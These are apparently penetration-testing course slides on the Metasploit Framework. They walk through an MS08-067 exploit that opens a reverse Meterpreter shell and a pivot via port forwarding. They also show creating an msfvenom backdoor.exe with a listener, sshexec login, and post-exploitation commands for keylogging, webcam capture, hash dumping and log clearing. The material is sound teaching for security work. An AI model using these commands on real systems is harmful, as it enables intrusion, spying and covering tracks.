

Chapter 04

Using the Metasploit Framework

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Step #3 Exploitation




- Exploitation
 - **A process of gaining control over a system**
 - Goal of this step: **administrative-level access to the computer**
 - An exploit is the realization, actualization, or weaponization of vulnerability
 - A **payload** is a behavior that you want to accomplish on the target machine
 - Small block of code that is used to perform some task like installing new software, creating new users, or opening backdoors on the target system
- Of all the steps we discuss, exploitation is the broadest, ambiguous, and exciting
 - Skipping the recon & scanning will severely limit your ability to mature as a penetration tester

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Exploitation

- The reason an exploitation is one of the most ambiguous phases is that each system is **different** and each target is **unique**
 - Different operating systems (OSs), different services, and different processes require different types of attacks
 - Skilled penetration testers have to understand the nuances of each system they're attempting to exploit (from Padawan to Jedi)



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Outline

- Starting Metasploit
- Finding Metasploit Modules
- Setting Module Options
- Payloads
- Types of Shells
- Setting a Payload Manually
- Creating Standalone Payloads with Msfvenom
- Using an Auxiliary Module
- Summary

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Types of Exploits

- **Service-side exploit** (exploiting service that is running on the target)
 - ❖ Firewall must allow inbound packets for given service
 - ❖ Once we gain access to one system inside firewall, we can pivot
 - ❖ **No user (client) interaction on the target host is required**
- **Client-side exploit** (software installed on the target system connects back to the attacking machine)
 - ❖ Firewall allows outbound access from the target host
 - ❖ **User interaction on the target machine is required**
 - ❖ Typically get the privilege of the client program, which may not be running with UID 0, SYSTEM, or admin
- **Local privilege escalation**
 - ❖ May or may not involve user interaction

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Client-Side Software Inventory

- C:\> dir /s "C:\Program Files" > list.txt
- C:\> dir /s "C:\Program Files (x86)" >> list.txt
- Output includes last update date of files which indicates last revision and possibly patch date

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Sources for Free Tools and Exploits

- Exploit-DB: www.exploit-db.com
- Packetstorm Security: www.packetstormsecurity.org
- SEEBUG Vulnerability Database: www.seebug.org
- ...



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Other Fee Tools

- The vast majority of ethical hackers and penetration testers rely on at least some free tools in their testing
- Be careful, Trojan horses are possible
- Analyze the code of the tool or exploit, if possible
- At least run the free tools in a lab against a sample target first
- Evaluate tools while a sniffer is running to see if they send unexpected packets to unanticipated destinations
- Look at their impact on the file system of both the attacker and the target

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Metasploit Exploitation Framework

- **Metasploit** framework (≠ Metasploitable Linux)
 - "Powerful, flexible, free, and loaded with awesomeness"
 - It was presented at Defcon 12, 2012 by HD Moore and Spoonm, "Metasploit: Hacking Like in the Movies"
 - https://www.youtube.com/watch?v=bsiVI_dqka0 (sound quality is not good)
 - Metasploit contains a suite of **tools** that includes dozens of different functions for various purposes
 - But it is probably best known for its powerful and flexible **exploitation framework**

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Metasploit Exploitation Framework



- Runs on Linux, macOS and Windows (only partially supported)
 - Metasploit divides up the concept of exploits, payloads, auxiliary and post modules
 - Metasploit interfaces used in this course
 - ❖ **Msfconsole**: a customized Metasploit command prompt
 - ❖ **Msfvenom**: convert a Metasploit payload into a stand-alone file and encode it to help evasion
 - ❖ **Armitage**: Java-based GUI front-end for the Metasploit Framework that controls the framework by interacting with msfrpcd at port 55553
- To get the right version,
: sudo apt-get update

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Metasploit vs. Vulnerability Scanner

- Vulnerability scanner (e.g. Nessus)
 - The scanner will only check to see if a system is vulnerable
 - Very passive way with little chance of any unintentional damage to the target
 - It **looks for and report potential weaknesses**
- Metasploit and other framework
 - Exploitation tools
 - They are used to complete the **actual exploitation** of the target
 - It attempts to **actually exploit** the systems it scans

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Metasploit Modules

Our focus

- **Exploits:** a piece of code written to take advantage of a particular vulnerability
- **Payloads:** a piece of code to be executed through an exploit
- **Auxiliary:** information of the system (information gathering tools)
- **Post:** Post-exploitation tools (keylogger, scanner, etc.)
- **Encoder:** Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload
- **Nops:** NOPs or NOP-sled are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses.
- **Evasion:** evasion techniques (compression, obfuscation, chunking, etc.)

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Metasploit Exploitation Process

“Mix & Match” exploit and payloads



Start Metasploit



Search for an exploit (attack type) that matches vulnerability scanning report



Select payloads (what you want to do after getting in) & **Select a target**




Exploit

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
Exploit vs. Payload

<https://security.stackexchange.com/questions/34419/what-is-the-difference-between-exploit-and-payload>



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Metasploit: Scapel? Hatchet?



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
Meterpreter

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[*] 192.168.0.4:12345 - Attempting
[*] Sending stage (175686 bytes) to
[*] Meterpreter session 2 opened (1
meterpreter >

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- A Meterpreter **payload** acts as a specialized shell running inside the **memory** of a Metasploit exploited process, just another DLL loaded into the process
- **Memory resident**. Disappear on reboot
- **No separate process created**
- Meterpreter are available for Windows, Linux, PHP and Java environments
- All communication with Meterpreter is **TLS encrypted**



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Example: MS08-067

- MS08-067 (Microsoft patch)
 - It patched an issue in the netapi32.dll related to SMB service
 - Vulnerability that this patch fixed: **it did not require an attacker to authenticate to the target machine**
 - <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>
 - We first need to find a module from MSF that exploits this vulnerability

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WHAT's SMB?

- **Server Message Block** protocol is a layer 7 protocol (application layer)
- Client-server communication protocol used for file and printer sharing, domain authorization, remote admin and many other features
- Also supported in Linux and Unix via Samba client tools such as smbclient, smbmount, rpcclient and more
- Accessed via **TCP port 445** on modern systems. On older (WinNT and 2000) systems, SMB is carried over NetBIOS which uses TCP and UDP ports **135-139**

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Finding Metasploit Modules

- The Module Database can use these index/number
 - ❖ Common Vulnerabilities and Exposures (CVE) number
 - ❖ Open Sourced Vulnerability Database (OSVDB) ID
 - ❖ Bugtraq ID
 - ❖ Microsoft Security Bulletin
- Built-In Search
 - ❖ `msf > search <keyword>`
 - ❖ To see more information
 - ❖ `msf > info <module path/name>`
- Now use it!
 - ❖ `msf > use <module path/name>`

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Example: MS08-067

- `msf6> search MS08-067`
- `Exploit/windows/smb/ms08_067_netapi`

```
msf6 > search MS08-067
Matching Modules
=====
```

#	Name	Path	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Rel

```

Corruption
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msf6 > info 0
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > use 0
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 >

```

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Example: MS08-067

- msf6> info exploit/windows/smb/ms08_067_netapi

```
msf6 > info exploit/windows/smb/ms08_067_netapi
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

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Basic options:


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                       |



Payload information:
Space: 408
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is
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Example: MS08-067

- msf> use exploit/windows/smb/ms08_067_netapi

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msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

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Setting Module Options

- `msf exploit(module name) > show options`
- `msf exploit(module name) > set <option to set> <value to set it to>`
- `msf exploit(module name) > show targets // See the available target`
- Remember, Microsoft has released patches for all the platforms affected by this bug, but keeping all systems in an environment up-to-date with Windows patches is easier said than done. Many of your pentesting clients will be missing some critical updates in Windows and other software.

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Example: MS08-067

- `msf6 exploit(windows/smb/ms08_067_netapi) > show options`

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
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Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.84.130	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

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Payloads (or Shellcode)

- One of the ways that Metasploit makes things easier is by setting up payloads for us
- Just select a **compatible payload**, and Metasploit will craft your exploit string, including the code to trigger the vulnerability and the payload to run after exploitation is successful
- Of course, **not all payloads are compatible with our chosen exploit**
 - Payload needs to be chosen based on the target/network environment
- Finding Compatible Payloads
 - `msf exploit(module name)> show payloads`
 - `msf exploit(module name)> set payload <payload path/name>`
 - `msf exploit(module name)> exploit`

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Example: MS08-067

- `msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129`
- It's time to find compatible payloads
- `msf6 exploit(windows/smb/ms08_067_netapi) > show payloads`

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msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
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#	Name	Disclosure Date	Rank	Check
0	payload/generic/custom		normal	No
1	payload/generic/debug_tcp		normal	No
2	payload/generi 134 payload/windows/shell_bind_tcp			
3	payload/generi 135 payload/windows/shell_hidden_bind_tcp			
4	payload/generi 136 payload/windows/shell_reverse_tcp			
	137 payload/windows/speak_pwned			
	138 payload/windows/upexec/bind_hidden_ipknock_tcp			

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Setting a Payload Manually

- msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
- msf exploit(ms08_067_netapi) > show options
- msf exploit(ms08_067_netapi) > set LHOST <host IP address>
- msf exploit(ms08_067_netapi) > exploit (or run)

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Example: MS08-067

- msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.84.129
RHOST => 192.168.84.129
```

- msf6 exploit(windows/smb/ms08_067_netapi) > exploit

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msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.84.130:4444
[*] 192.168.84.129:445 - Automatically detecting the target ...
[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.84.129:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.84.129
[*] Meterpreter session 2 opened (192.168.84.130:4444 -> 192.168.84.129:1036) at 2023-02-16 16:25:03 -0500

meterpreter > |
```

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Meterpreter Commands

- **? / help**: display help menu
- **exit / quit**: exit the Meterpreter
- **sysinfo**: show hostname, OS type, etc
- **shutdown / reboot**: be careful
- **cd**: navigate directory structure
- **lcd**: change local working directories on the attacker machine
- **pwd**: show the current working directory
- **ls**: list the directory contents (Linux like format)
- **cat**: display file contents
- **download / upload**: move files from or to the target machine. Use / even for Windows file directory
- **mkdir / rmdir**: make or remove directory

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Meterpreter Commands

- **getpid**: gets the process ID that Meterpreter is running in
- **getuid**: gets the user ID the Meterpreter is running with
- **ps**: shows a complete list of all running processes
- **kill**: kills a process
- **execute**: runs a given program
- **migrate**: jumps to a given destination process ID
- **ipconfig**: shows network configurations
- **route**: shows routing table
- **Clearev**: clear the Application, System, and Security logs on a Windows system

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Meterpreter Commands

- **portfwd**: creates a TCP relay for pivoting
 - ❖ `meterpreter > portfwd add -l 3333 -p 22 -r target2IP`
 - ❖ 3333 is a port on the test (attacker) machine and 22 is a port on the target
- **screenshot -p [file.jpg]**: takes a screenshot of the current desktop
- **idletime**: shows how long the user at the target machine has been idle
- **uictl [enable/disable] [keyboard/mouse]**: turn on or off user input devices
- **webcam_list**: lists installed webcams
- **webcam_snap**: snaps a single frame as jpeg
- **record_mic -d [N]**: record audio for N seconds

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Meterpreter Commands

- **background**: background the current Meterpreter session. Or use **CRTL-Z**
- Keystroke Logger
 - ❖ **keyscan_start**
 - ❖ **keyscan_dump**
 - ❖ **keyscan_stop**
- Load additional modules
 - ❖ Use [module_name]
 - ❖ Example: use priv (load automatically if you have admin or SYSTEM privilege during exploitation)
 - **hashdump**: dumps the SAM database
 - **timestomp**: alters the MACE (modified, accessed, created, MFT entry) dates/times associated with a file
 - **getsystem**: attempts to get local SYSTEM privilege
 - ❖ Load [module_name]

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Some MSF Commands

- **exploit -j**: run the exploit in the background expecting one or more sessions that are immediately backgrounded
- **exploit -z**: run the exploit expecting a single session that is immediately backgrounded
- **jobs**: lists all jobs running at the background
- **jobs -l**: list all current jobs (usually exploit listeners)
- **jobs -k [job id]**: kill a job
- **sessions -l**: lists all available sessions
- **sessions -i [N]**: interacts with a session with id N
- **sessions -k [N]**: kills a session with id N
- **sessions -K**: kills all sessions

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More MSF Commands

- **show advanced**: displays advanced options
- **route**: pivots through an already exploited host via a Meterpreter session. Don't confuse with **Meterpreter's route command**
 - ❖ `msf > route add [victim_subnet] [netmask] [session id]`
- **exit**: quits the msfconsole
- **db_import**: import other tools' results into Metasploit database. For example, Nmap port scanning results (XML), Nessus vulnerability scan results (.nessus)
- **db_nmap**: run Nmap inside msfconsole

• If you want to connect to MSF, (lab08)
 # service postgresql start
 # sudo msfdb init

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Metasploit Exploits Module

- Sorted by operating systems
- Contains **exploits** for the **given OS** as well as **programs** that run on that OS
- Windows exploits
 - ❖ **browser**: client-side exploits focus on various browsers that run on Windows such as IE, RealPlayer, Winamp, etc.
 - ❖ **iis**: service-side exploits focus on MS's web server product IIS
 - ❖ **scada**: Supervisory Control and Data Acquisition (SCADA)
 - ❖ **smb**: service-side exploits focus on flaws in MS's Server Message Block (SMB). Very useful!
 - ❖ **vnc**: attack flaws in Virtual Network Computing (VNC) used for remote GUI control

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
Metasploit Payloads Module

- Metasploit payloads come in several forms
 - ❖ **Stagers**: payload piece parts that first load and allow a later stage to communicate with the attacker. Stagers setup a network connection between the attacker and victim.
 - ❖ **Stages**: payload components that are downloaded by Stagers modules.
 - ❖ **Singles**: self-contained & stand-alone payloads that have functionality and communication bundled together
- Stager + stage = full payload
 - ❖ Stager: payload loading and communication
 - ❖ Stage: payload function
- Singles are much larger than stage/stager payloads. Use a stage when you have **low bandwidth network**
- Switch to single payload if staged payload fails and vice versa

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Stagers & Stages



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
Sample Windows Stagers

- **bind_tcp**: listen on attacker provided TCP port on the target machine
- **bind_ipv6_tcp**: similar as bind_tcp but use IPv6 instead
- **reverse_tcp**: makes an outbound TCP connection from target to attacker
- **reverse_ipv6_tcp**: similar as reverse_tcp but use IPV6
- **reverse_http**: carries outbound session on HTTP
- **reverse_https**: carries outbound session on HTTPS
- **reverse_tcp_allports**: tries to cycle through all outbound TCP ports (1-65535) to reach back to the attacker

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Types of Shells



- Bind Shells

- ❖ A bind shell instructs the target machine to open a command shell and listen on a local port. The attack machine then connects to the target machine on the listening port. However, with the advent of firewalls, the effectiveness of bind shells has fallen because any correctly configured firewall will block traffic to some random port like 4444

- Reverse Shells

- ❖ A reverse shell, on the other hand, actively pushes a connection back to the attack machine rather than waiting for an incoming connection.

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Windows Stages


- **meterpreter:** flexible specialized shell environment
- **shell:** a standard Windows cmd.exe shell
- **vncinject:** remote VNC control of the target. Let the attacker view the target's GUI and control its mouse and keyboard
- **upexec:** upload an executable to the victim machine and run it

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Case Study (Lab07 related)

- There are two target machines T1 and T2. T2 has a ssh service listening on port 22. At the same time, T2 has a firewall blocking the inbound traffic to port 22 from the attacker machine but not from T1. The attacker machine can exploit a vulnerability on T1 using Meterpreter payload. How can we ssh to T2 from the attacker machine?



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Case Study

- T1: Win Xp / T2: Ubuntu

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View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.84.130:4444
[*] 192.168.84.129:445 - Automatically detecting the target...
[*] 192.168.84.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.84.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.84.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.84.129
[*] Meterpreter session 3 opened (192.168.84.130:4444 → 192.168.84.129:1050) at 2023-02-06 00:35:10 -0500

meterpreter > portfwd add -l 3333 -p 22 -r 192.168.84.131
[*] Local TCP relay created: :3333 ↔ 192.168.84.131:22
meterpreter >
  
```

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Case Study

```
(kali@kali)-[~]
└─$ ssh -oKexAlgorithms+=diffie-hellman-group14-sha1 -oHostkeyAlgorith
s+=ssh-rsa georgia@localhost -p 3333
The authenticity of host '[localhost]:3333 ([127.0.0.1]:3333)' can't be
established.
RSA key fingerprint is SHA256:GuRxCyfpwICnryqcv09lYhq3h5G0TDI2fpu+XgTFW
UU.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? ye
s
Warning: Permanently added '[localhost]:3333' (RSA) to the list of know
n hosts.
georgia@localhost's password:
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Jan 31 13:33:22 2023 from 192.168.84.128
georgia@ubuntu:~$ ls
core.14545  core.7022  Examples  overflowtest2  Public
core.7001  Desktop   Music     overflowtest.c  Templates
core.7003  Documents overflowtest Pictures         Videos
georgia@ubuntu:~$
```

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(It's actually a Post-exploitation module)

SMB Psexec Module

- The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for (Lab08 introduces it)
- Especially helpful in a penetration test once you gain access to an internal network that is relatively well patched
- You need to have **SMB access** (TCP port 445 is open) and **admin credentials** (username and password, or username and hash for pass-the-hash attacks) in order to make the module to work
- We can now go from system to system with a domain using admin password hash without ever having to worry about cracking the password

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Creating Stand-alone Payloads with msfvenom

- Payload that we're going to use for backdoor is windows/meterpreter/reverse_tcp
- To review available payloads
 - ❖ `# msfvenom -l payloads`
- Setting Options - To see the correct options to use for a module,
 - ❖ `# msfvenom -p windows/meterpreter/reverse_tcp --list-options`
- To review available output formats
 - ❖ `# msfvenom -l formats`
- Create your backdoor executable file
 - ❖ `# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your IP address> LPORT=8080 -f exe > /tmp/backdoor.exe`
 - ❖ `# file /tmp/backdoor.exe`

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Creating Stand-alone Payloads with msfvenom - cont'd

- Serving Payloads
 - ❖ `# cd /tmp`
 - ❖ `# python3 -m http.server 8000`
- Using the Multi/Handler Module
 - ❖ `msf > use exploit/multi/handler`
 - ❖ `msf exploit (handler) > set payload windows/meterpreter/reverse_tcp`
 - ❖ `msf exploit (handler) > set LHOST <your IP address>`
 - ❖ `msf exploit (handler) > set LPORT <your listening port number>`
 - ❖ `msf exploit (handler) > set ExitONsession false`
 - ❖ `msf exploit (handler) > exploit -j -z`

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Creating Stand-alone Payloads with msfvenom - cont'd

- Simple things we can do
 - ❖ `msf exploit (handler) > sessions -i 1`
 - ❖ `meterpreter > sysinfo`
 - ❖ `meterpreter > ps`
 - ❖ `meterpreter > kill <pid>`
 - ❖ `meterpreter > keyscan_start/dump/stop`
 - ❖ `meterpreter > shutdown`
 - ❖ `meterpreter > reboot`
 - ❖ `meterpreter > screenshot`
 - ❖ `meterpreter > uictl enable/disable keyboard/mouse`

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Additional Notes

- Remember when we created the backdoor.exe file we specified a particular payload windows/meterpreter/reverse_tcp
- **The same payload** was to be specified again when we set up the Metasploit multi/handler
- What about we use different payloads, which one takes precedence?
 - ❖ The two payloads must have the same stager. Otherwise communications will not happen
 - ❖ **The multi/handler payload takes precedence**

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Use SSHexec Module

- Like PSexec for Windows, we can use **SSHexec** to move through an environment's **Linux systems** if we have even one set of valid credentials, which are likely to work elsewhere in the environment
- Unlike with PSexec (which uploaded a binary and ran it as a System service, automatically giving us System privileges), with SSHexec we are still the **unprivileged user**

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Use the exploit/multi/ssh/sshexec module

```

      =[ metasploit v5.0.38-dev ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops ]
+ -- --=[ 3 evasion ]
msf5 > search sshexec

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/multi/ssh/sshexec                1999-01-01      manual No      SSH User Code Execution

msf5 > use exploit/multi/ssh/sshexec
msf5 exploit(multi/ssh/sshexec) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp

```

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Show Options

```
msf5 exploit(multi/ssh/sshexec) > show options
```

Module options (exploit/multi/ssh/sshexec):

Name	Current Setting	Required	Description
PASSWORD		yes	The password to authenticate with.
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	root	yes	The user to authenticate as.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

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Set the Options and Exploit

```
msf5 exploit(multi/ssh/sshexec) > set RHOST 153.91.153.82
RHOST => 153.91.153.82
msf5 exploit(multi/ssh/sshexec) > set USERNAME georgia
USERNAME => georgia
msf5 exploit(multi/ssh/sshexec) > set PASSWORD password
PASSWORD => password
msf5 exploit(multi/ssh/sshexec) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] 153.91.153.82:22 - Sending stager...
[*] Command Stager progress - 42.75% done (342/800 bytes)
[*] Sending stage (985320 bytes) to 153.91.153.82
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.153.82:49613) at 2019-10-12 11:41:53 -0400
[*] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 7636 created.
Channel 1 created.
whoami
georgia
background
/bin/sh: background: not found
^Z
Background channel 1? [y/N] y
meterpreter >
```

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Using an Auxiliary Module

- Auxiliaries can be run against multiple hosts, whereas exploits can exploit only one system at a time
- Auxiliary module that enumerates the listening pipes on an SMB server. It finds names pipes available over SMB
- msf > use scanner/smb/pipe_auditor
msf auxiliary (pipe_auditor) > show options
msf auxiliary (pipe_auditor) > set RHOSTS 192.168.20.10
msf auxiliary (pipe_auditor) > exploit

```
msf6 auxiliary(scanner/smb/pipe_auditor) > exploit
[+] 192.168.84.146:139 - Pipes: \browser
[+] 192.168.84.146: - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) > |
```

Windows XP, MS08-067 related pipe listening

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Some Useful Auxiliary Modules

- Auxiliary/scanner/portscan/tcp
 - ❖ Conducts a TCP connect scan
- Auxiliary/scanner/portscan/syn
 - ❖ Conducts the half open scan
- Auxiliary/scanner/discovery/udp_sweep
 - ❖ Sends UDP packets to the most widely used UDP ports with Layer 7 payloads
- Auxiliary/server/socks4a
 - ❖ Sets up a proxy server

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Metasploit Scanner Modules

- Vulnerability scanning
- `msf > use scanner/ftp/anonymous`
- `msf auxiliary(anonymous) > set RHOSTS <target IP address(es)>`
- `msf auxiliary(anonymous) > exploit`
- Anonymous FTP login credentials
 - ❖ User: anonymous
 - ❖ Password: guest

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Metasploit Exploit Check Functions

- "check" functions
 - ❖ Connects to a target to see if it is vulnerable, rather than attempting to exploit a vulnerability
- `msf > use windows/smb/ms08_067_netapi`
`msf exploit(ms08_067_netapi) > set RHOST <target IP address>`
`msf exploit(ms08_067_netapi) > check`

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Metasploit Database

- Metasploit supports accessing a PostgreSQL database
 - ❖ `# service postgresql start`
- Msfconsole commands for database activities
 - ❖ `db_connect`
 - ❖ `db_disconnect`
 - ❖ `db_status`
 - ❖ `db_import`
 - ❖ `db_export`
 - ❖ `db_nmap`

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Metasploit Database Tables

- Metasploit database has the following important tables
 - ❖ `hosts`
 - ❖ `services`
 - ❖ `vulns`
- We can interact with those tables by using table names as commands
 - ❖ `msf > hosts`
 - ❖ `msf > hosts --add host`
 - ❖ `msf > hosts --delete host`

